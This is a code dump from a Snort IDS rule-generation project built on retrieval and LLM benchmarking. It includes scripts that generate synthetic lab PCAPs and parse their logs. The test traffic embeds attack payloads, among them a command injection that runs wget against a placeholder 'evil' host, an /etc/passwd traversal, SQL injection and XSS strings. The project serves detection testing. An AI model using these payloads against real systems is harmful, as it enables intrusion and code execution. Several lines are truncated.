    summary = df.groupby(["model_spec", "prompt_variant"], dropna=False).agg(
        queries=("query", "count"),
        ok_rows=("status", lambda s: int((s == "ok").sum())),
        error_rows=("status", lambda s: int((s == "error").sum())),
        valid_rule_rate=("valid_rule", "mean"),
        attack_type_accuracy=("attack_type_correct", "mean"),
        retrieval_grounding_rate=("retrieval_grounding_rate", "mean"),
        avg_latency_ms=("latency_ms", lambda s: pd.to_numeric(s, errors="coerce").mean()),
    ).reset_index()
    summary.to_csv(out_path, index=False)


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--dataset", default=PROJECT_ROOT / "data" / "processed" / "final_snort_dataset.csv")
    parser.add_argument("--queries", default=PROJECT_ROOT / "data" / "evaluation" / "snort_eval_queries.csv")
    parser.add_argument("--models", nargs="+", default=["mock"])
    parser.add_argument("--prompt-variants", nargs="+", default=["strict_json", "strict_json_repair"])
    parser.add_argument("--k", type=int, default=5)
    parser.add_argument("--out", default=PROJECT_ROOT / "results" / "llm_benchmark.csv")
    parser.add_argument("--summary-out", default=PROJECT_ROOT / "results" / "llm_benchmark_summary.csv")
    args = parser.parse_args()

    rag = SnortRAGArchitectures(args.dataset)
    query_rows = _load_queries(Path(args.queries))
    all_rows: list[dict[str, object]] = []
    for model in args.models:
        for variant in args.prompt_variants:
            all_rows.extend(_run_model(rag, model, query_rows, variant, args.k))

    out_path = Path(args.out)
    out_path.parent.mkdir(parents=True, exist_ok=True)
    fieldnames = list(all_rows[0].keys()) if all_rows else ["status"]
    with out_path.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=fieldnames)
        writer.writeheader()
        writer.writerows(all_rows)
```

```
    _write_summary(all_rows, Path(args.summary_out))
    print(f"Wrote {len(all_rows)} benchmark rows to {out_path}")


if __name__ == "__main__":
    main()

```
```

scripts/benchmark_retrieval.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/benchmark_retrieval.py

```
FILE: scripts/benchmark_retrieval.py
```python
from __future__ import annotations

import csv
import json
import time
from pathlib import Path
from typing import Callable

from snort_rag.architectures import SnortRAGArchitectures
from snort_rag.evaluation import TEST_QUERIES
from snort_rag.retrieval import RetrievedDoc

PROJECT_ROOT = Path(__file__).resolve().parents[1]
DATASET_PATH = PROJECT_ROOT / "data" / "processed" / "final_snort_dataset.csv"
RESULTS_DIR = PROJECT_ROOT / "results"
BENCHMARK_PATH = RESULTS_DIR / "embedding_benchmark.csv"
TOPK_PATH = RESULTS_DIR / "retrieval_topk_examples.csv"
PROOF_PATH = RESULTS_DIR / "retrieval_backend_proof.json"


def precision_at_k(labels: list[str], expected: str, k: int) -> float:
    top_labels = labels[:k]
    if not top_labels:
        return 0.0
    return sum(label == expected for label in top_labels) / len(top_labels)


def hit_at_k(labels: list[str], expected: str, k: int) -> float:
    return 1.0 if expected in labels[:k] else 0.0


def recall_at_k(labels: list[str], expected: str, k: int) -> float:
    return hit_at_k(labels, expected, k)


def reciprocal_rank(labels: list[str], expected: str) -> float:
    for index, label in enumerate(labels, start=1):
        if label == expected:
            return 1.0 / index
    return 0.0


def safe_text(value: object, max_len: int = 250) -> str:
    text = str(value or "")
    text = text.replace("\n", " ").replace("\r", " ")
    return text[:max_len]


def build_method_specs(rag: SnortRAGArchitectures) -> list[dict[str, object]]:
    def hybrid_alpha(alpha: float) -> Callable[[str, int], list[RetrievedDoc]]:
        def retrieve(query: str, k: int = 5) -> list[RetrievedDoc]:
            return rag.kb.hybrid_retrieve(query, k=k, alpha=alpha)

        return retrieve

    def hybrid_rerank_alpha(alpha: float) -> Callable[[str, int], list[RetrievedDoc]]:
        def retrieve(query: str, k: int = 5) -> list[RetrievedDoc]:
            initial_docs = rag.kb.hybrid_retrieve(query, k=max(8, k), alpha=alpha)
            return rag.kb.rerank(query, initial_docs, k=k)

        return retrieve

    def dense_rerank(query: str, k: int = 5) -> list[RetrievedDoc]:
        initial_docs = rag.kb.dense_retrieve(query, k=max(8, k))
        return rag.kb.rerank(query, initial_docs, k=k)

    return [
        {"method": "bm25", "backend": "bm25", "retriever": rag.kb.bm25_retrieve, "requires_sentence_bert": False, "requires
        {"method": "dense_tfidf", "backend": "tfidf", "retriever": rag.kb.dense_retrieve, "requires_sentence_bert": False,
```

```
        {"method": "dense_tfidf_rerank", "backend": "tfidf_rerank", "retriever": dense_rerank, "requires_sentence_bert": Fa
        {"method": "hybrid_rerank_best", "backend": "hybrid_tfidf_bm25_rerank", "retriever": rag.kb.hybrid_rerank_retrieve,
        {"method": "hybrid_alpha_0.25", "backend": "hybrid_tfidf_bm25", "retriever": hybrid_alpha(0.25), "requires_sentence
        {"method": "hybrid_alpha_0.50", "backend": "hybrid_tfidf_bm25", "retriever": hybrid_alpha(0.50), "requires_sentence
        {"method": "hybrid_alpha_0.55", "backend": "hybrid_tfidf_bm25", "retriever": hybrid_alpha(0.55), "requires_sentence
        {"method": "hybrid_alpha_0.75", "backend": "hybrid_tfidf_bm25", "retriever": hybrid_alpha(0.75), "requires_sentence
        {"method": "hybrid_alpha_0.90", "backend": "hybrid_tfidf_bm25", "retriever": hybrid_alpha(0.90), "requires_sentence
        {"method": "hybrid_rerank_0.25", "backend": "hybrid_tfidf_bm25_rerank", "retriever": hybrid_rerank_alpha(0.25), "re
        {"method": "hybrid_rerank_0.50", "backend": "hybrid_tfidf_bm25_rerank", "retriever": hybrid_rerank_alpha(0.50), "re
        {"method": "hybrid_rerank_0.55", "backend": "hybrid_tfidf_bm25_rerank", "retriever": hybrid_rerank_alpha(0.55), "re
        {"method": "hybrid_rerank_0.75", "backend": "hybrid_tfidf_bm25_rerank", "retriever": hybrid_rerank_alpha(0.75), "re
        {"method": "hybrid_rerank_0.90", "backend": "hybrid_tfidf_bm25_rerank", "retriever": hybrid_rerank_alpha(0.90), "re
        {"method": "sentence_bert", "backend": "sentence_bert_cosine", "retriever": rag.kb.sentence_bert_retrieve, "require
        {"method": "sentence_bert_faiss", "backend": "sentence_bert_faiss_ip", "retriever": rag.kb.sentence_bert_faiss_retr
    ]


def main() -> None:
    RESULTS_DIR.mkdir(exist_ok=True)
    rag = SnortRAGArchitectures(DATASET_PATH)
    method_specs = build_method_specs(rag)
    k_values = [1, 3, 5]
    benchmark_rows: list[dict[str, object]] = []
    topk_rows: list[dict[str, object]] = []
    proof = {
        "dataset_path": str(DATASET_PATH),
        "sentence_bert_runtime_available": rag.kb.sentence_bert_runtime_available(),
        "faiss_runtime_available": rag.kb.faiss_runtime_available(),
        "sentence_bert_model": rag.kb.embedding_backend_info()["sentence_bert_model"],
        "methods": [],
    }

    for spec in method_specs:
        method_name = str(spec["method"])
        retrieve_fn = spec["retriever"]
        backend = str(spec["backend"])
        requires_sentence_bert = bool(spec["requires_sentence_bert"])
        requires_faiss = bool(spec["requires_faiss"])
        status = "ready"
        error_message = ""
        if requires_sentence_bert and not rag.kb.sentence_bert_runtime_available():
            status = "unavailable"
            error_message = "sentence-transformers is not installed"
        elif requires_faiss and not rag.kb.faiss_runtime_available():
            status = "unavailable"
            error_message = "faiss is not installed"
        elif status == "ready":
            try:
                retrieve_fn(TEST_QUERIES[0]["query"], k=max(k_values))
            except Exception as exc:
                status = "error"
                error_message = str(exc)
        method_proof = {
            "method": method_name,
            "backend": backend,
            "requires_sentence_bert": requires_sentence_bert,
            "requires_faiss": requires_faiss,
            "status": status,
            "error_message": error_message,
        }
        for k in k_values:
            if status != "ready":
                benchmark_rows.append({
                    "method": method_name,
                    "backend": backend,
                    "k": k,
                    "status": status,
                    "sentence_bert_runtime_available": rag.kb.sentence_bert_runtime_available(),
                    "faiss_runtime_available": rag.kb.faiss_runtime_available(),
                    "sentence_bert_model": rag.kb.embedding_backend_info()["sentence_bert_model"],
                    "faiss_enabled": requires_faiss,
                    "error_message": error_message,
                    "hit_at_k": "",
                    "precision_at_k": "",
                    "recall_at_k": "",
                    "mrr": "",
                    "avg_latency_ms": "",
                })
                continue
            hits = []
            precisions = []
            recalls = []
            reciprocal_ranks = []
            latencies_ms = []

            for item in TEST_QUERIES:
                query = item["query"]
```

```
            expected = item["expected_attack_type"]
            start = time.perf_counter()
            try:
                docs = retrieve_fn(query, k=k)
            except Exception as exc:
                status = "error"
                error_message = str(exc)
                method_proof["status"] = status
                method_proof["error_message"] = error_message
                docs = []
                break
            elapsed_ms = (time.perf_counter() - start) * 1000
            labels = [doc.attack_type for doc in docs]
            hits.append(hit_at_k(labels, expected, k))
            precisions.append(precision_at_k(labels, expected, k))
            recalls.append(recall_at_k(labels, expected, k))
            reciprocal_ranks.append(reciprocal_rank(labels, expected))
            latencies_ms.append(elapsed_ms)

            for rank, doc in enumerate(docs, start=1):
                topk_rows.append({
                    "query": query,
                    "expected_attack_type": expected,
                    "method": method_name,
                    "backend": backend,
                    "k": k,
                    "rank": rank,
                    "doc_id": doc.id,
                    "retrieved_attack_type": doc.attack_type,
                    "is_relevant": doc.attack_type == expected,
                    "status": status,
                    "sentence_bert_model": rag.kb.embedding_backend_info()["sentence_bert_model"],
                    "faiss_enabled": requires_faiss,
                    "description_naturelle": safe_text(doc.description_naturelle),
                    "log_example": safe_text(doc.log_example),
                    "snort_rule_reference": safe_text(doc.snort_rule_reference),
                })

        if status != "ready":
            benchmark_rows.append({
                "method": method_name,
                "backend": backend,
                "k": k,
                "status": status,
                "sentence_bert_runtime_available": rag.kb.sentence_bert_runtime_available(),
                "faiss_runtime_available": rag.kb.faiss_runtime_available(),
                "sentence_bert_model": rag.kb.embedding_backend_info()["sentence_bert_model"],
                "faiss_enabled": requires_faiss,
                "error_message": error_message or rag.kb.embedding_backend_info()["embedding_backend_error"],
                "hit_at_k": "",
                "precision_at_k": "",
                "recall_at_k": "",
                "mrr": "",
                "avg_latency_ms": "",
            })
            continue

        n = len(hits) or 1
        benchmark_rows.append({
            "method": method_name,
            "backend": backend,
            "k": k,
            "status": status,
            "sentence_bert_runtime_available": rag.kb.sentence_bert_runtime_available(),
            "faiss_runtime_available": rag.kb.faiss_runtime_available(),
            "sentence_bert_model": rag.kb.embedding_backend_info()["sentence_bert_model"],
            "faiss_enabled": requires_faiss,
            "error_message": error_message,
            "hit_at_k": sum(hits) / n,
            "precision_at_k": sum(precisions) / n,
            "recall_at_k": sum(recalls) / n,
            "mrr": sum(reciprocal_ranks) / n,
            "avg_latency_ms": sum(latencies_ms) / n,
        })
    proof["methods"].append(method_proof)

with BENCHMARK_PATH.open("w", newline="", encoding="utf-8") as handle:
    writer = csv.DictWriter(handle, fieldnames=list(benchmark_rows[0].keys()))
    writer.writeheader()
    writer.writerows(benchmark_rows)

with TOPK_PATH.open("w", newline="", encoding="utf-8") as handle:
    writer = csv.DictWriter(handle, fieldnames=list(topk_rows[0].keys()))
    writer.writeheader()
    writer.writerows(topk_rows)

PROOF_PATH.write_text(json.dumps(proof, indent=2), encoding="utf-8")
```

```
    print(f"Saved benchmark: {BENCHMARK_PATH}")
    print(f"Saved top-k examples: {TOPK_PATH}")
    print(f"Saved backend proof: {PROOF_PATH}")
    print("\nBenchmark summary:")
    for row in benchmark_rows:
        print(row)


if __name__ == "__main__":
    main()

```


scripts/capture_real_lab_logs.sh

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/capture_real_lab_logs.sh

```
FILE: scripts/capture_real_lab_logs.sh
```bash
#!/usr/bin/env bash
# Capture controlled lab logs from generated PCAP replay.
#
# These logs are real controlled-lab artifacts produced from local commands and
# protocol-valid generated PCAPs. They are sanitized and deterministic. They are
# not enterprise production logs and must not be described as such.
set -euo pipefail

PROJECT_ROOT="$(cd "$(dirname "${BASH_SOURCE[0]}")/.." && pwd)"
OUT_DIR="${OUT_DIR:-$PROJECT_ROOT/data/logs/real_lab_logs}"
PCAP_DIR="${PCAP_DIR:-$PROJECT_ROOT/tests/pcaps/generated}"
RULES_FILE="${RULES_FILE:-$PROJECT_ROOT/data/processed/person1_rules_snort3.rules}"
SNORT_BIN="${SNORT_BIN:-$PROJECT_ROOT/tools/snort3-docker}"
SNORT_CONFIG="${SNORT_CONFIG:-/home/snorty/snort3/etc/snort/snort.lua}"

mkdir -p "$OUT_DIR"

container_path() {
  local path="$1"
  if [[ "$SNORT_BIN" == *"tools/snort3-docker" && "$path" == "$PROJECT_ROOT"* ]]; then
    printf '/work/%s' "${path#$PROJECT_ROOT/}"
  else
    printf '%s' "$path"
  fi
}

RULES_ARG="$(container_path "$RULES_FILE")"
SNORT_ALERT_LOG="$OUT_DIR/snort_alert_fast.log"
: > "$SNORT_ALERT_LOG"

for pcap in "$PCAP_DIR"/*.pcap; do
  scenario="$(basename "$pcap" .pcap)"
  pcap_arg="$(container_path "$pcap")"
  {
    echo "### scenario=$scenario pcap=$pcap"
    "$SNORT_BIN" -q -r "$pcap_arg" -R "$RULES_ARG" -A alert_fast -c "$SNORT_CONFIG"
    echo
  } >> "$SNORT_ALERT_LOG"
done

PYTHONPATH="$PROJECT_ROOT/src${PYTHONPATH:+:$PYTHONPATH}" python - "$PROJECT_ROOT" "$OUT_DIR" "$PCAP_DIR" <<'PY'
from __future__ import annotations

import csv
import sys
from pathlib import Path

try:
    from scapy.all import DNS, ICMP, IP, Raw, TCP, UDP, rdpcap  # type: ignore
except Exception as exc:  # pragma: no cover
    raise SystemExit(f"scapy is required to parse generated lab PCAPs: {exc}")

project_root = Path(sys.argv[1])
out_dir = Path(sys.argv[2])
pcap_dir = Path(sys.argv[3])

rows: list[dict[str, str]] = []
http_lines: list[str] = []
ssh_lines: list[str] = []
dns_lines: list[str] = []
icmp_lines: list[str] = []

expected_labels = {
    "benign_traffic": "benign",
}
```
```

```
def add_row(log_id: str, attack_type: str, log_example: str, source_file: str, method: str) -> None:
    rows.append({
        "id": log_id,
        "attack_type": attack_type,
        "expected_label": expected_labels.get(attack_type, "malicious"),
        "log_example": log_example,
        "source_file": source_file,
        "capture_method": method,
    })


for pcap_path in sorted(pcap_dir.glob("*.pcap")):
    attack_type = pcap_path.stem
    packets = rdpcap(str(pcap_path))
    source_file = pcap_path.name

    if attack_type in {"sql_injection", "xss", "command_injection", "directory_traversal", "malware_c2", "benign_traffic"}:
        for packet in packets:
            if packet.haslayer(Raw) and packet.haslayer(TCP):
                payload = bytes(packet[Raw].load).decode("latin-1", errors="replace")
                if payload.startswith("GET "):
                    request = payload.splitlines()[0]
                    src = packet[IP].src
                    dst = packet[IP].dst
                    dport = int(packet[TCP].dport)
                    line = (
                        f'lab-http src={src} dst={dst} dpt={dport} request="{request}" '
                        f'scenario={attack_type} source_pcap={source_file}'
                    )
                    http_lines.append(line)
                    add_row(f"REAL-LAB-{attack_type.upper().replace('_', '-')}", attack_type, line, "http_access.log", "par
                    break

    elif attack_type == "ssh_bruteforce":
        ssh_payloads = 0
        src = dst = ""
        for packet in packets:
            if packet.haslayer(Raw) and packet.haslayer(TCP) and int(packet[TCP].dport) == 22:
                payload = bytes(packet[Raw].load).decode("latin-1", errors="replace")
                if "SSH-2.0" in payload:
                    ssh_payloads += 1
                    src = packet[IP].src
                    dst = packet[IP].dst
        line = (
            f"lab-sshd sshd[2200]: Failed password for admin from {src} "
            f"to {dst} repeated={ssh_payloads} scenario=ssh_bruteforce source_pcap={source_file}"
        )
        ssh_lines.append(line)
        add_row("REAL-LAB-SSH-BRUTEFORCE", attack_type, line, "ssh_auth.log", "derived_from_lab_pcap_ssh_payload_count")

    elif attack_type == "dns_tunneling":
        for packet in packets:
            if packet.haslayer(DNS) and packet.haslayer(UDP):
                qname = packet[DNS].qd.qname.decode("latin-1", errors="replace").rstrip(".") if packet[DNS].qd else ""
                line = (
                    f"lab-dns src={packet[IP].src} dst={packet[IP].dst} qtype=A "
                    f"query={qname} note=long DNS query encoded subdomain scenario=dns_tunneling source_pcap={source_file}"
                )
                dns_lines.append(line)
                add_row("REAL-LAB-DNS-TUNNELING", attack_type, line, "dns_lab.log", "parsed_from_lab_pcap_dns_query")
                break

    elif attack_type == "icmp_sweep":
        echo_requests = [
            packet for packet in packets
            if packet.haslayer(ICMP) and int(packet[ICMP].type) == 8 and packet.haslayer(IP)
        ]
        targets = sorted({packet[IP].dst for packet in echo_requests})
        src = echo_requests[0][IP].src if echo_requests else ""
        line = (
            f"lab-icmp src={src} targets={','.join(targets[:5])} target_count={len(targets)} "
            f"type=echo-request note=ICMP ping sweep scenario=icmp_sweep source_pcap={source_file}"
        )
        icmp_lines.append(line)
        add_row("REAL-LAB-ICMP-SWEEP", attack_type, line, "icmp_lab.log", "parsed_from_lab_pcap_icmp_echo_requests")

    elif attack_type == "port_scan":
        syn_packets = [
            packet for packet in packets
            if packet.haslayer(TCP) and packet.haslayer(IP) and int(packet[TCP].flags) & 0x02
        ]
        ports = sorted({str(int(packet[TCP].dport)) for packet in syn_packets})
        src = syn_packets[0][IP].src if syn_packets else ""
        dst = syn_packets[0][IP].dst if syn_packets else ""
        line = (
            f"lab-fw scan_event src={src} dst={dst} flags=SYN scan_ports={','.join(ports)} "
            f"note=multiple ports scenario=port_scan source_pcap={source_file}"
```

```
        )
        http_lines.append(line)
        add_row("REAL-LAB-PORT-SCAN", attack_type, line, "http_access.log", "parsed_from_lab_pcap_syn_scan")


def write_lines(path: Path, lines: list[str]) -> None:
    path.write_text("\n".join(lines) + ("\n" if lines else ""), encoding="utf-8")


write_lines(out_dir / "http_access.log", http_lines)
write_lines(out_dir / "ssh_auth.log", ssh_lines)
write_lines(out_dir / "dns_lab.log", dns_lines)
write_lines(out_dir / "icmp_lab.log", icmp_lines)

fieldnames = ["id", "attack_type", "expected_label", "log_example", "source_file", "capture_method"]
with (out_dir / "real_lab_logs_index.csv").open("w", newline="", encoding="utf-8") as handle:
    writer = csv.DictWriter(handle, fieldnames=fieldnames, lineterminator="\n")
    writer.writeheader()
    writer.writerows(sorted(rows, key=lambda row: row["attack_type"]))

(out_dir / "README.md").write_text(
    "# Real Lab Logs\n\n"
    "These logs are sanitized controlled-lab artifacts generated from local PCAP replay and PCAP parsing commands. "
    "They demonstrate executable integration with lab-captured logs, not enterprise production telemetry.\n\n"
    "- `snort_alert_fast.log`: Snort alert output captured by replaying generated PCAPs through Snort 3.\n"
    "- `http_access.log`: HTTP/access-style and firewall-style lines parsed from controlled lab PCAP payloads.\n"
    "- `ssh_auth.log`: SSH auth-style summary derived from SSH lab PCAP payload counts.\n"
    "- `dns_lab.log`: DNS query log line parsed from the DNS tunneling lab PCAP.\n"
    "- `icmp_lab.log`: ICMP sweep summary parsed from ICMP lab packets.\n"
    "- `real_lab_logs_index.csv`: normalized index used by `scripts/run_real_log_integration_eval.py`.\n",
    encoding="utf-8",
)

print(f"Wrote {len(rows)} normalized real-lab log rows to {out_dir / 'real_lab_logs_index.csv'}")
PY

echo "Wrote controlled lab logs to $OUT_DIR"

```
```
```

scripts/fetch_real_sources.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/fetch_real_sources.py

```
FILE: scripts/fetch_real_sources.py
```python
"""Download trusted real Snort rule sources into the local knowledge base."""
from __future__ import annotations

import json

from snort_rag.knowledge_base import DEFAULT_KB_DIR, fetch_trusted_rule_kb


def main() -> None:
    summary = fetch_trusted_rule_kb(DEFAULT_KB_DIR)
    print(json.dumps(summary, indent=2))


if __name__ == "__main__":
    main()

```
```
```

scripts/final_health_check.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/final_health_check.py

```
FILE: scripts/final_health_check.py
```python
#!/usr/bin/env python
"""Summarize final evidence readiness without requiring Snort or Ollama."""
from __future__ import annotations

import ast
import csv
import json
from pathlib import Path
import sys

PROJECT_ROOT = Path(__file__).resolve().parents[1]
```

```python
def _read_csv(path: Path) -> list[dict[str, str]]:
    if not path.exists():
        return []
    with path.open(newline="", encoding="utf-8") as handle:
        return list(csv.DictReader(handle))


def _parse_ids(value: str) -> list[str]:
    if not value:
        return []
    try:
        parsed = json.loads(value)
    except json.JSONDecodeError:
        try:
            parsed = ast.literal_eval(value)
        except Exception:
            parsed = value.split("|")
    if isinstance(parsed, list):
        return [str(item) for item in parsed]
    return [str(parsed)]


def _has_conflict_markers() -> bool:
    for path in [PROJECT_ROOT / "README.md"]:
        text = path.read_text(encoding="utf-8")
        if any(marker in text for marker in ("<<<<<<<", "=======", ">>>>>>>")):
            return True
    return False


def main() -> int:
    errors: list[str] = []
    warnings: list[str] = []

    if _has_conflict_markers():
        errors.append("README contains merge conflict markers")

    examples = _read_csv(PROJECT_ROOT / "results" / "generated_rule_examples.csv")
    if not examples:
        errors.append("results/generated_rule_examples.csv is missing or empty")
    for row in examples:
        ids = _parse_ids(row.get("source_doc_ids", ""))
        if len(ids) != len(set(ids)):
            errors.append(f"duplicate source_doc_ids in generated example query: {row.get('query', '')}")
            break

    llm_summary = _read_csv(PROJECT_ROOT / "results" / "llm_benchmark_summary.csv")
    if not llm_summary:
        errors.append("results/llm_benchmark_summary.csv is missing or empty")
    elif {row.get("model_spec", "") for row in llm_summary} <= {"mock"}:
        warnings.append("LLM benchmark is mock-only; run Ollama/local models for final evidence")

    snort_rows = _read_csv(PROJECT_ROOT / "results" / "snort_runtime_validation.csv")
    if not snort_rows:
        errors.append("results/snort_runtime_validation.csv is missing or empty")
    elif all(row.get("status") == "SKIPPED" for row in snort_rows):
        warnings.append("Snort runtime validation is all SKIPPED")

    pcap_rows = _read_csv(PROJECT_ROOT / "results" / "pcap_test_results.csv")
    if not pcap_rows:
        errors.append("results/pcap_test_results.csv is missing or empty")
    elif all(row.get("status") == "SKIPPED" for row in pcap_rows):
        warnings.append("PCAP replay is all SKIPPED")

    required_files = [
        PROJECT_ROOT / "results" / "clustering_metrics.csv",
        PROJECT_ROOT / "results" / "retrieval_backend_proof.json",
        PROJECT_ROOT / "data" / "processed" / "DATASET_CARD.md",
        PROJECT_ROOT / "data" / "processed" / "dataset_manifest.json",
    ]
    for path in required_files:
        if not path.exists():
            errors.append(f"missing required artifact: {path.relative_to(PROJECT_ROOT)}")

    print("FINAL HEALTH CHECK")
    print("==================")
    if errors:
        print("ERRORS:")
        for item in errors:
            print(f"- {item}")
    else:
        print("ERRORS: none")
    if warnings:
        print("WARNINGS:")
        for item in warnings:
            print(f"- {item}")
    else:
```

```
        print("WARNINGS: none")

    return 1 if errors else 0


if __name__ == "__main__":
    raise SystemExit(main())

```
```

scripts/generate_generation_examples.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/generate_generation_examples.py

```
FILE: scripts/generate_generation_examples.py
```python
from __future__ import annotations

import csv
import json
from pathlib import Path

from snort_rag.architectures import SnortRAGArchitectures


PROJECT_ROOT = Path(__file__).resolve().parents[1]
DATASET = PROJECT_ROOT / "data" / "processed" / "final_snort_dataset.csv"
RESULTS_DIR = PROJECT_ROOT / "results"
RULE_EXAMPLES_CSV = RESULTS_DIR / "generated_rule_examples.csv"
FALSE_POSITIVE_CSV = RESULTS_DIR / "false_positive_analysis.csv"

DEMO_QUERIES = [
    "Generate a Snort rule for repeated SSH brute force attempts on port 22",
    "Detect SQL injection with UNION SELECT in HTTP URI",
    "Detect XSS attack where the URI contains <script>alert(1)</script>",
    "Detect a TCP SYN port scan against our web server",
    "Detect DNS tunneling using long encoded subdomains",
    "Detect ICMP ping sweep against internal network",
    "Alert when someone tries ../../../../etc/passwd directory traversal",
    "Detect command injection with cmd parameter and whoami in HTTP request",
    "Detect malware command and control beacon to /gate.php",
    "A user connects normally to the company website using HTTPS",
]


def _serialize(value: object) -> str:
    if isinstance(value, list):
        return json.dumps(value, ensure_ascii=False)
    if isinstance(value, dict):
        return json.dumps(value, ensure_ascii=False, sort_keys=True)
    if value is None:
        return ""
    return str(value)


def _rule_example_row(result: dict[str, object], query: str) -> dict[str, str]:
    return {
        "query": query,
        "attack_type": _serialize(result.get("attack_type", "")),
        "generated_rule": _serialize(result.get("generated_rule", "")),
        "valid_rule": _serialize(result.get("valid_rule", False)),
        "validation_errors": _serialize(result.get("validation_errors", [])),
        "detected_options": _serialize(result.get("detected_options", [])),
        "missing_options": _serialize(result.get("missing_options", [])),
        "explanation": _serialize(result.get("explanation", "")),
        "source_doc_ids": _serialize(result.get("source_doc_ids", [])),
        "retrieved_context_used": _serialize(result.get("retrieved_context_used", False)),
        "hallucination_risk": _serialize(result.get("hallucination_risk", 0.0)),
        "option_coverage": _serialize(result.get("option_coverage", 0.0)),
    }


def _false_positive_row(result: dict[str, object], query: str) -> dict[str, str]:
    return {
        "query": query,
        "attack_type": _serialize(result.get("attack_type", "")),
        "generated_rule": _serialize(result.get("generated_rule", "")),
        "false_positive_risk": _serialize(result.get("false_positive_risk", "")),
        "false_positive_score": _serialize(result.get("false_positive_score", 0.0)),
        "risk_factors": _serialize(result.get("risk_factors", [])),
        "improvement_suggestions": _serialize(result.get("improvement_suggestions", [])),
    }

def _write_csv(path: Path, rows: list[dict[str, str]], fieldnames: list[str]) -> None:
```

```
    path.parent.mkdir(parents=True, exist_ok=True)
    with path.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=fieldnames)
        writer.writeheader()
        writer.writerows(rows)


def main() -> None:
    if not DATASET.exists():
        raise SystemExit(f"Dataset not found: {DATASET}")

    rag = SnortRAGArchitectures(DATASET)
    rule_rows: list[dict[str, str]] = []
    fp_rows: list[dict[str, str]] = []

    for query in DEMO_QUERIES:
        result = rag.agentic_rag(query)
        rule_rows.append(_rule_example_row(result, query))
        fp_rows.append(_false_positive_row(result, query))

    _write_csv(
        RULE_EXAMPLES_CSV,
        rule_rows,
        [
            "query",
            "attack_type",
            "generated_rule",
            "valid_rule",
            "validation_errors",
            "detected_options",
            "missing_options",
            "explanation",
            "source_doc_ids",
            "retrieved_context_used",
            "hallucination_risk",
            "option_coverage",
        ],
    )
    _write_csv(
        FALSE_POSITIVE_CSV,
        fp_rows,
        [
            "query",
            "attack_type",
            "generated_rule",
            "false_positive_risk",
            "false_positive_score",
            "risk_factors",
            "improvement_suggestions",
        ],
    )

    print(f"Wrote {RULE_EXAMPLES_CSV}")
    print(f"Wrote {FALSE_POSITIVE_CSV}")


if __name__ == "__main__":
    main()

```
```
```

scripts/generate_lab_pcaps.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/generate_lab_pcaps.py

```
FILE: scripts/generate_lab_pcaps.py
```python
#!/usr/bin/env python
"""Generate synthetic but protocol-valid lab PCAPs for Snort replay.

These PCAPs are generated for educational validation only. They are not
production captures. Each scenario contains real Ethernet/IP/TCP/UDP/ICMP
layers so Snort can inspect protocol and payload fields.
"""
from __future__ import annotations

import argparse
import json
from pathlib import Path

from scapy.all import Ether, IP, TCP, UDP, ICMP, DNS, DNSQR, Raw, wrpcap  # type: ignore


CLIENT = "203.0.113.10"
```
```

```python
SERVER = "192.168.56.10"
INTERNAL = "192.168.56.20"
EXTERNAL = "198.51.100.20"


def tcp_flow(src: str, dst: str, sport: int, dport: int, payload: bytes):
    """Create a minimal established TCP flow with one client payload packet."""
    seq_c = 1000
    seq_s = 5000
    return [
        Ether() / IP(src=src, dst=dst) / TCP(sport=sport, dport=dport, flags="S", seq=seq_c),
        Ether() / IP(src=dst, dst=src) / TCP(sport=dport, dport=sport, flags="SA", seq=seq_s, ack=seq_c + 1),
        Ether() / IP(src=src, dst=dst) / TCP(sport=sport, dport=dport, flags="A", seq=seq_c + 1, ack=seq_s + 1),
        Ether() / IP(src=src, dst=dst) / TCP(sport=sport, dport=dport, flags="PA", seq=seq_c + 1, ack=seq_s + 1) / Raw(load
        Ether() / IP(src=dst, dst=src) / TCP(sport=dport, dport=sport, flags="A", seq=seq_s + 1, ack=seq_c + 1 + len(payloa
    ]


def build_packets(name: str):
    if name == "sql_injection":
        return tcp_flow(CLIENT, SERVER, 41001, 80, b"GET /search?q=UNION SELECT HTTP/1.1\r\nHost: lab\r\n\r\n")

    if name == "xss":
        return tcp_flow(CLIENT, SERVER, 41002, 80, b"GET /?q=<script>alert(1)</script> HTTP/1.1\r\nHost: lab\r\n\r\n")

    if name == "command_injection":
        return tcp_flow(CLIENT, SERVER, 41003, 80, b"GET /?cmd=whoami;wget http://evil/p.sh HTTP/1.1\r\nHost: lab\r\n\r\n")

    if name == "directory_traversal":
        return tcp_flow(CLIENT, SERVER, 41004, 80, b"GET /../../../../etc/passwd HTTP/1.1\r\nHost: lab\r\n\r\n")

    if name == "ssh_bruteforce":
        packets = []
        for i in range(8):
            packets.extend(tcp_flow(CLIENT, SERVER, 42000 + i, 22, b"SSH-2.0 repeated login lab packet\r\n"))
        return packets

    if name == "malware_c2":
        packets = []
        for i in range(6):
            packets.extend(tcp_flow(INTERNAL, EXTERNAL, 43000 + i, 80, b"GET /gate.php HTTP/1.1\r\nHost: c2.lab\r\nUser-Age
        return packets

    if name == "port_scan":
        packets = []
        for i, port in enumerate([21, 22, 23, 25, 53, 80, 110, 143, 443, 8080, 8443]):
            packets.append(Ether() / IP(src=CLIENT, dst=SERVER) / TCP(sport=44000 + i, dport=port, flags="S", seq=100 + i))
        return packets

    if name == "dns_tunneling":
        qname = "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.lab.example"
        return [
            Ether() / IP(src=INTERNAL, dst="8.8.8.8") / UDP(sport=53000, dport=53) / DNS(rd=1, qd=DNSQR(qname=qname))
        ]

    if name == "icmp_sweep":
        return [
            Ether() / IP(src=CLIENT, dst=f"192.168.56.{i}") / ICMP(type=8) / Raw(load=b"ICMP echo sweep lab packet")
            for i in range(10, 25)
        ]

    if name == "benign_traffic":
        return tcp_flow(INTERNAL, SERVER, 45000, 80, b"GET /health HTTP/1.1\r\nHost: lab\r\n\r\n")

    raise ValueError(f"Unknown scenario: {name}")


SCENARIOS = [
    "port_scan",
